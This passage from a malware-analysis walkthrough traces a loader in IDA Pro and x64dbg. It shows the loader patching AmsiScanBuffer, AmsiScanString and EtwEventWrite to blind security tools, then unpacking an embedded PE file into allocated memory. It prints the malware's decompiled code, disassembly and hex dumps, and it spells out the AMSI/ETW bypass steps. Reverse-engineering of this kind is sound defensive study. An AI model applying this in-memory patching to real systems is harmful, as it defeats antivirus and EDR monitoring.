```

Figure 3.6.1: The same combination of `get_dll_func`, `VirtualProtect`, `get_pc`, and `memcpy` is called again

Since the malware is essentially doing the same thing as before, we won't go into as much detail, but it would be good to know what function is getting altered this time. If we quickly advance forward to the next function call to `get_dll_func`, we can see that the malware's next target function is `AmsiScanString`, which scans a string for malware:

```
EAX    73B841A0    <amsi.AmsiScanString>
```

Figure 3.6.2: The return value of the second call to `get_dll_func` is `AmsiScanString`

When we examine the disassembled instructions of `AmsiScanString` after `memcpy` is called, we see the same instructions that were written to `AmsiScanBuffer`:

```
EAX EBP →  73B841A0    8B4424 14    mov eax,dword ptr ss:[esp+14]    eax:Ams
           73B841A4    8320 00      and dword ptr ds:[eax],0         dword p
           73B841A7    33C0         xor eax,eax                      eax:Ams
           73B841A9    C2 1400      ret 14
```

Figure 3.6.3: The instructions of `AmsiScanString` after they are overwritten by the dummy code

We've finally reached the end of `sub_108106`, which we've identified as a function that effectively disables `AmsiScanBuffer` and `AmsiScanString`.

Disabling `EtwEventWrite`

Let's step out of `sub_108106` and label it as `disable_amsi`, and then step into the next function, `sub_108201`:

```
125         v20 = v30;
126       }
127       if ( *(_DWORD *)(alloced_mem_copy + 1392) == 1
128         || (disable_amsi(alloced_mem_copy) || *(_DWORD *)(alloced_mem_copy + 1392) != 2)
129         && (sub_108201(alloced_mem_copy) || *(_DWORD *)(alloced_mem_copy + 1392) != 2) )
130       {
131         if ( v20[2] == 1 )
132           goto LABEL_45;
133         v21 = (_BYTE *)((int (__stdcall *)(_DWORD, unsigned int, int, int))v30)(
134                           0,
135                           (v20[329] + 5423) & 0xFFFFF000,
136                           12288,
137                           4);
138         v22 = v21;
139         if ( v21 )
140         {
141           memcpy(v21, (int)v20, 1328);
142           if ( v20[2] != 3 && v20[2] != 4 )
143           {
144             if ( v20[2] != 2 )
145               goto LABEL_45;
146             sub_10A795(v20 + 330, v22 + 330);
147 LABEL_44:
148             v20 = v22;
149 LABEL_45:
150             switch ( *v20 )
151             {
152               case 3:
153               case 4:
154                 sub_1096A6(alloced_mem_copy, v20);
155                 break;
```

Figure 3.7.1: The decompiled code after labeling `disable_amsi`

If we look at the decompiled code of `sub_108201`, we can see that it's pretty similar to `disable_amsi` in that it calls `get_dll_base_addr`, `get_dll_func`, and `memcpy`, so our intuition tells us that this function may be similar to `disable_amsi`:

```
1  int __cdecl sub_108201(int a1)
2  {
3    int v1; // esi
4    int dll_base_addr; // eax
5    char *dll_func; // edi
6    char v5[4]; // [esp+8h] [ebp-4h] BYREF
7
8    v1 = a1;
9    dll_base_addr = get_dll_base_addr(a1, a1 + 872);
10   dll_func = get_dll_func(v1, dll_base_addr, v1 + 1512, 0);
11   if ( !dll_func || !(*(int (__stdcall **)(char *, int, int, int *))(v1 + 72))(dll_func, 4, 64, &a1) )
12     return 0;
13   memcpy(dll_func, v1 + 1549, 4);
14   (*(void (__stdcall **)(char *, int, int, char *))(v1 + 72))(dll_func, 4, a1, v5);
15   return 1;
16 }
```

Figure 3.7.2: The decompiled code of `sub_108201`

Let's quickly step over `get_dll_base_addr` to determine the DLL whose base address is returned:

```
EAX     77CA0000        ntdll.77CA0000
```

Figure 3.7.3: The return value of `get_dll_base_addr`

This time, the function returns the base address of `ntdll.dll`.

Next, we'll step over `get_dll_func`, which yields a pointer to [ntdll.EtwEventWrite] (Figure 3.7.4). `EtwEventWrite` is used to log events (e.g. network connections, disk I/O, process creation), which can be consumed by security systems such as EDRs and antivirus tools to detect threats.

```
EAX     77CF7410        <ntdll.EtwEventWrite>
```

Figure 3.7.4: The return value of `get_dll_func`

Let's replace the variable names that *IDA Pro* initially provided with more appropriate names:

```
1  int __cdecl sub_108201(int a1)
2  {
3    int v1; // esi
4    int ntdll; // eax
5    char *etw_event_write; // edi
6    char v5[4]; // [esp+8h] [ebp-4h] BYREF
7
8    v1 = a1;
9    ntdll = get_dll_base_addr(a1, a1 + 872);
10   etw_event_write = get_dll_func(v1, ntdll, v1 + 1512, 0);
11   if ( !etw_event_write || !(*(int (__stdcall **)(char *, int, int, int *))(v1 + 72))(etw_event_write, 4, 64, &a1) )
12     return 0;
13   memcpy(etw_event_write, v1 + 1549, 4);
14   (*(void (__stdcall **)(char *, int, int, char *))(v1 + 72))(etw_event_write, 4, a1, v5);
15   return 1;
16 }
```

Figure 3.7.5: The decompiled code after labeling the variables containing the base address of `ntdll.dll` and the function address of `EtwEventWrite`

We encounter a function that gets called via pointer arithmetic, which resolves to `VirtualProtect` (Figure 3.7.6):




Figure 3.7.6

The arguments are pretty similar to the arguments used in the previous two calls to `VirtualProtect` in `disable_amsi`, except this time, we are setting 4 bytes of `EtwEventWrite` to RWX:

```
1: [esp] 77CF7410 <ntdll.EtwEventWrite> (77CF7410)
2: [esp+4] 00000004 00000004
3: [esp+8] 00000040 00000040
4: [esp+C] 0581E95C <&alloced_mem> (0581E95C)
```

Figure 3.7.7: The arguments of `VirtualProtect`

The next function called is `memcpy` (Figure 3.7.8):

```
1 int __cdecl sub_108201(int a1)
2 {
3   int v1; // esi
4   int ntdll; // eax
5   char *etw_event_write; // edi
6   char v5[4]; // [esp+8h] [ebp-4h] BYREF
7
8   v1 = a1;
9   ntdll = get_dll_base_addr(a1, a1 + 872);
10  etw_event_write = get_dll_func(v1, ntdll, v1 + 1512, 0);
11  if ( !etw_event_write || !(*(int (__stdcall **)(char *, int, int, int *))(v1 + 72))(etw_event_write, 4, 64, &a1) )// VirtualProtect(EtwEventWrite, RWX)
12    return 0;
13  memcpy(etw_event_write, v1 + 1549, 4);
14  (*(void (__stdcall **)(char *, int, int, char *))(v1 + 72))(etw_event_write, 4, a1, v5);
15  return 1;
16 }
```

Figure 3.7.8

If we compare the contents of `EtwEventWrite` before and after the call to `memcpy` like we did for `AmsiScanBuffer` and `AmsiScanString` earlier, we can see that the instructions have been altered so that `EtwEventWrite` just returns right away. This prevents ETW events from being written, making it harder for security tools to monitor the activity of this process.

`EtwEventWrite` **before** `memcpy` is called (3.7.9):

```
77CF7410   8BFF          mov edi,edi          EtwEventWrite
77CF7412   55            push ebp
77CF7413   8BEC          mov ebp,esp
77CF7415   83E4 F8       and esp,FFFFFFF8
77CF7418   FF75 18       push dword ptr ss:[ebp+18]
77CF741B   8B4D 10       mov ecx,dword ptr ss:[ebp+10]
77CF741E   33C0          xor eax,eax
77CF7420   FF75 14       push dword ptr ss:[ebp+14]
77CF7423   33D2          xor edx,edx
77CF7425   50            push eax
77CF7426   50            push eax
77CF7427   50            push eax
77CF7428   50            push eax
77CF7429   50            push eax
77CF742A   FF75 0C       push dword ptr ss:[ebp+C]
77CF742D   FF75 08       push dword ptr ss:[ebp+8]
77CF7430   E8 3F000000   call ntdll.77CF7474
77CF7435   8BE5          mov esp,ebp
77CF7437   5D            pop ebp
77CF7438   C2 1400       ret 14
```

Figure 3.7.9

`EtwEventWrite` **after** `memcpy` is called (Figure 3.7.10):




Figure 3.7.10

We'll step out of `sub_108201` and rename it to `disable_etw_event_write`:

```
125         v20 = v30;
126       }
127       if ( *(_DWORD *)(alloced_mem_copy + 1392) == 1
128         || (disable_amsi(alloced_mem_copy) || *(_DWORD *)(alloced_mem_copy + 1392) != 2)
129         && (disable_etw_event_write(alloced_mem_copy) || *(_DWORD *)(alloced_mem_copy + 1392) != 2) )
130       {
131         if ( v20[2] == 1 )
132           goto LABEL_45;
133         v21 = (_BYTE *)((int (__stdcall *)(_DWORD, unsigned int, int, int))v30)(
134                           0,
135                           (v20[329] + 5423) & 0xFFFFF000,
136                           12288,
137                           4);
138         v22 = v21;
139         if ( v21 )
140         {
141           memcpy(v21, (int)v20, 1328);
142           if ( v20[2] != 3 && v20[2] != 4 )
143           {
144             if ( v20[2] != 2 )
145               goto LABEL_45;
146             sub_10A795(v20 + 330, v22 + 330);
147 LABEL_44:
148             v20 = v22;
149 LABEL_45:
150             switch ( *v20 )
151             {
152               case 3:
153               case 4:
154                 sub_1096A6(alloced_mem_copy, v20);
155                 break;
```

Figure 3.7.11: The decompiled code after labeling the function `disable_etw_event_write`

Summary

To recap, the malware disabled several important Windows API functions critical for security by doing the following:

1. Get the base address of `amsi.dll` and `ntdll.dll`

2. Get the function pointers to `AmsiScanBuffer`, `AmsiScanString`, and `EtwEventWrite`
3. Call `VirtualProtect` to set the memory protections to RWX
4. Overwrite some bytes in the instructions to render the functions useless
5. Call `VirtualProtect` to set the memory protections to R-X

This method of in-memory patching is commonly used by malicious actors or redteams to bypass components such as ETW and AMSI.

We also observed the malware employing PC-relative addressing to locate resources such as the dummy code used to overwrite `AmsiScanBuffer`, `AmsiScanString`, and `EtwEventWrite`.

Part 4: Creating and starting the .NET CLR

In the previous section, we discovered that the malware disabled `AmsiScanBuffer`, `AmsiScanString`, and `EtwEventWrite` in order to evade detection. We will continue the analysis process with the knowledge that the malware might exploit something that would normally be caught by those APIs.

Copying a PE file into memory

Step forward a few instructions until we hit the next function call (Figure 4.1.1):

```
125         v20 = v30;
126       }
127       if ( *(_DWORD *)(alloced_mem_copy + 1392) == 1
128         || (disable_amsi(alloced_mem_copy) || *(_DWORD *)(alloced_mem_copy + 1392) != 2)
129         && (disable_etw_event_write(alloced_mem_copy) || *(_DWORD *)(alloced_mem_copy + 1392) != 2) )
130       {
131         if ( v20[2] == 1 )
132           goto LABEL_45;
133         v21 = (_BYTE *)((int (__stdcall *)(_DWORD, unsigned int, int, int))v30)(
134                          0,
135                          (v20[329] + 5423) & 0xFFFFF000,
136                          12288,
137                          4);
138         v22 = v21;
139         if ( v21 )
140         {
141           memcpy(v21, (int)v20, 1328);
142           if ( v20[2] != 3 && v20[2] != 4 )
143           {
144             if ( v20[2] != 2 )
145               goto LABEL_45;
146             sub_10A795(v20 + 330, v22 + 330);
147 LABEL_44:
148             v20 = v22;
149 LABEL_45:
150             switch ( *v20 )
151             {
152               case 3:
153               case 4:
154                 sub_1096A6(alloced_mem_copy, v20);
155                 break;
```

Figure 4.1.1

x64dbg resolves this as a call to `VirtualAlloc`.




Figure 4.1.2: x64dbg *resolves the function as* `VirtualAlloc`

It returns the address `0x05EB0000` (Figure 4.1.3).




Figure 4.1.3

We'll label the returned value in *IDA Pro* as `alloced_mem_2` for now:

```
125         v20 = v30;
126       }
127       if ( *(_DWORD *)(alloced_mem_copy + 1392) == 1
128         || (disable_amsi(alloced_mem_copy) || *(_DWORD *)(alloced_mem_copy + 1392) != 2)
129         && (disable_etw_event_write(alloced_mem_copy) || *(_DWORD *)(alloced_mem_copy + 1392) != 2) )
130       {
131         if ( v20[2] == 1 )
132           goto LABEL_45;
133         alloced_mem_2 = (_BYTE *)((int (__stdcall *)(_DWORD, unsigned int, int, int))v30)(// VirtualAlloc
134                                     0,
135                                     (v20[329] + 5423) & 0xFFFFF000,
136                                     12288,
137                                     4);
138         v22 = alloced_mem_2;
139         if ( alloced_mem_2 )
140         {
141           memcpy(alloced_mem_2, (int)v20, 1328);
142           if ( v20[2] != 3 && v20[2] != 4 )
143           {
144             if ( v20[2] != 2 )
145               goto LABEL_45;
146             sub_10A795(v20 + 330, v22 + 330);
147 LABEL_44:
148             v20 = v22;
149 LABEL_45:
150             switch ( *v20 )
151             {
152               case 3:
153               case 4:
154                 sub_1096A6(alloced_mem_copy, v20);
155                 break;
```

Figure 4.1.4: The decompiled code after renaming the variable that points to the allocated memory

We'll also label `v22` as `alloced_mem_2_copy`:

```
125         v20 = v30;
126       }
127       if ( *(_DWORD *)(alloced_mem_copy + 1392) == 1
128         || (disable_amsi(alloced_mem_copy) || *(_DWORD *)(alloced_mem_copy + 1392) != 2)
129         && (disable_etw_event_write(alloced_mem_copy) || *(_DWORD *)(alloced_mem_copy + 1392) != 2) )
130       {
131         if ( v20[2] == 1 )
132           goto LABEL_45;
133         alloced_mem_2 = (_BYTE *)((int (__stdcall *)(_DWORD, unsigned int, int, int))v30)(// VirtualAlloc
134                                     0,
135                                     (v20[329] + 5423) & 0xFFFFF000,
136                                     12288,
137                                     4);
138         alloced_mem_2_copy = alloced_mem_2;
139         if ( alloced_mem_2 )
140         {
141           memcpy(alloced_mem_2, (int)v20, 1328);
142           if ( v20[2] != 3 && v20[2] != 4 )
143           {
144             if ( v20[2] != 2 )
145               goto LABEL_45;
146             sub_10A795(v20 + 330, alloced_mem_2_copy + 330);
147 LABEL_44:
148             v20 = alloced_mem_2_copy;
149 LABEL_45:
150             switch ( *v20 )
151             {
152               case 3:
153               case 4:
154                 sub_1096A6(alloced_mem_copy, v20);
155                 break;
```

Figure 4.1.5: The decompiled code after renaming the pointer copy

The next function that gets called is `memcpy` (Figure 4.1.6):

```
125         v20 = v30;
126       }
127       if ( *(_DWORD *)(alloced_mem_copy + 1392) == 1
128         || (disable_amsi(alloced_mem_copy) || *(_DWORD *)(alloced_mem_copy + 1392) != 2)
129         && (disable_etw_event_write(alloced_mem_copy) || *(_DWORD *)(alloced_mem_copy + 1392) != 2) )
130       {
131         if ( v20[2] == 1 )
132           goto LABEL_45;
133         alloced_mem_2 = (_BYTE *)((int (__stdcall *)(_DWORD, unsigned int, int, int))v30)(// VirtualAlloc
134                                     0,
135                                     (v20[329] + 5423) & 0xFFFFF000,
136                                     12288,
137                                     4);
138         alloced_mem_2_copy = alloced_mem_2;
139         if ( alloced_mem_2 )
140         {
141           memcpy(alloced_mem_2, (int)v20, 1328);
142           if ( v20[2] != 3 && v20[2] != 4 )
143           {
144             if ( v20[2] != 2 )
145               goto LABEL_45;
146             sub_10A795(v20 + 330, alloced_mem_2_copy + 330);
147 LABEL_44:
148             v20 = alloced_mem_2_copy;
149 LABEL_45:
150             switch ( *v20 )
151             {
152               case 3:
153               case 4:
154                 sub_1096A6(alloced_mem_copy, v20);
155                 break;
```

Figure 4.1.6

which is fed the following arguments (Figure 4.1.7):

```
1: [esp] 05EB0000 05EB0000
2: [esp+4] 06710D60 06710D60
3: [esp+8] 00000530 00000530
```

Figure 4.1.7

`0x530` bytes at `0x06710D60` are getting copied into `0x05EB0000` (`alloced_mem_2`). If we compare the contents of `0x05EB0000` before and after the call to `memcpy`, we see that it gets filled in with a series of bytes, including a version string.

`0x05EB0000` **before** `memcpy` is called (Figure 4.1.8):

Address	Hex	ASCII
05EB0000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB00A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB00B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB00C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

Figure 4.1.8

`0x05EB0000` **after** `memcpy` is called (Figure 4.1.9):

Address	Hex	ASCII
05EB0000	01 00 00 00 00 00 00 00 02 00 00 00 76 34 2E 30	............v4.0
05EB0010	2E 33 30 33 31 39 00 00 00 00 00 00 00 00 00 00	.30319..........
05EB0020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB00A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB00B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB00C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

Figure 4.1.9

The purpose of these bytes is not immediately clear, so we'll step forward until the next function call, `sub_10A795` (Figure 4.1.10):

```
125         v20 = v30;
126       }
127       if ( *(_DWORD *)(alloced_mem_copy + 1392) == 1
128         || (disable_amsi(alloced_mem_copy) || *(_DWORD *)(alloced_mem_copy + 1392) != 2)
129         && (disable_etw_event_write(alloced_mem_copy) || *(_DWORD *)(alloced_mem_copy + 1392) != 2) )
130       {
131         if ( v20[2] == 1 )
132           goto LABEL_45;
133         alloced_mem_2 = (_BYTE *)((int (__stdcall *)(_DWORD, unsigned int, int, int))v30)(// VirtualAlloc
134                                     0,
135                                     (v20[329] + 5423) & 0xFFFFF000,
136                                     12288,
137                                     4);
138         alloced_mem_2_copy = alloced_mem_2;
139         if ( alloced_mem_2 )
140         {
141           memcpy(alloced_mem_2, (int)v20, 1328);
142           if ( v20[2] != 3 && v20[2] != 4 )
143           {
144             if ( v20[2] != 2 )
145               goto LABEL_45;
146             sub_10A795(v20 + 330, alloced_mem_2_copy + 330);
147 LABEL_44:
148           v20 = alloced_mem_2_copy;
149 LABEL_45:
150           switch ( *v20 )
151           {
152             case 3:
153             case 4:
154               sub_1096A6(alloced_mem_copy, v20);
155               break;
```

Figure 4.1.10

The arguments of `sub_10A795` (Figure 4.1.11):

```
Default (stdcall)
1: [esp] 06711288 06711288
2: [esp+4] 05EB0528 05EB0528
```


Figure 4.1.11

Contents of `0x06711288` (Figure 4.1.12):

Address	Hex																ASCII
06711288	4D	38	5A	90	38	03	66	02	04	09	71	FF	81	B8	C2	91	M8Z.8.f...qÿ.¸Â.
06711298	01	40	C2	15	C6	80	09	1C	0E	1F	BA	F8	00	B4	09	CD	.@Â.Æ.....ºø.´.Í
067112A8	21	B8	01	4C	C0	0A	54	68	69	73	20	0E	70	72	6F	67	!¸.LÀ.This .prog
067112B8	67	61	6D	87	63	47	6E	1F	4F	74	E7	62	65	AF	CF	75	gam.cGn.Otçbe¯Ïu
067112C8	5F	98	69	06	44	4F	7E	53	03	6D	6F	64	65	2E	0D	89	_.i.DO~S.mode...
067112D8	0A	24	4C	44	50	40	45	4C	50	01	82	95	15	D7	A4	D3	.$LDP@ELP....x¤Ó
067112E8	58	8C	E0	AC	21	18	0B	01	30	12	06	11	D0	09	14	86	X.à¬!...0...Ð...
067112F8	9E	24	19	44	20	40	F1	59	9E	02	0C	02	A8	B8	34	6F	.$.D @ñY....¨¸4o
06711308	14	95	B6	41	52	02	0B	63	AC	40	85	2A	0C	10	03	85	..¶AR..c¬@.*....
06711318	08	33	02	0F	84	38	50	CE	B1	4B	11	85	3C	03	2F	E5	.3...8PÎ±K..<./å
06711328	33	60	30	0C	85	6A	01	D1	A0	29	08	0F	6F	99	21	48	3`0..j.Ñ)..o.!H
06711338	0F	07	2E	74	65	78	38	8A	A4	04	D8	E5	06	39	B8	0B	...tex8.¤.Øå.9¸.
06711348	43	07	60	2E	72	73	24	63	50	9C	47	EC	42	E9	3C	08	C.`.rs$cP.GìBé<.

Figure 4.1.12


`0x05EB0528` **before** the call to `sub_10A795` (Figure 4.1.13):



Address	Hex	ASCII
05EB0528	4D 38 5A 90 38 03 66 02 00 00 00 00 00 00 00 00	M8Z.8.f........
05EB0538	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0548	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0558	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0568	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0578	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0588	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0598	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB05A8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB05B8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB05C8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB05D8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB05E8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

Figure 4.1.13

`0x05EB0528` **after** the call to `sub_10A795` (Figure 4.1.14):




Address	Hex	ASCII
05EB0528	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ..........ÿÿ..
05EB0538	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	¸.......@.......
05EB0548	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0558	00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00	............€...
05EB0568	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..º..´.Í!¸.LÍ!Th
05EB0578	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
05EB0588	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
05EB0598	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....$.......
05EB05A8	50 45 00 00 4C 01 03 00 95 D7 A4 D3 00 00 00 00	PE..L....×¤Ó....
05EB05B8	00 00 00 00 E0 00 0E 21 0B 01 30 00 00 06 11 00	....à..!..0.....
05EB05C8	00 06 00 00 00 00 00 00 9E 24 11 00 00 20 00 00	........$... ..
05EB05D8	00 40 11 00 00 00 40 00 00 20 00 00 00 02 00 00	.@....@.. .....
05EB05E8	04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00	

Figure 4.1.14

To an experienced researcher or anyone who regularly works with PE files, the bytes '`4D 5A`' or the string 'MZ' may seem familiar; these are the magic bytes of PE files.

It's very suspicious that memory has been allocated and filled with the bytes of a PE file, as it's highly likely that it will be executed somehow. We'll want to take note of this memory address to see how it's used later:



Address	Hex	ASCII
05EB0528 <pe_file>	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ..........ÿÿ..
05EB0538	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	¸.......@.......
05EB0548	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0558	00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00	............€...
05EB0568	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..º..´.Í!¸.LÍ!Th
05EB0578	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
05EB0588	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
05EB0598	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....$.......

Figure 4.1.15: The memory dump after labeling `0x05EB0528` as `pe_file`

Switch block in the main control code

When we continue stepping forward, we end up at the following set of instructions:

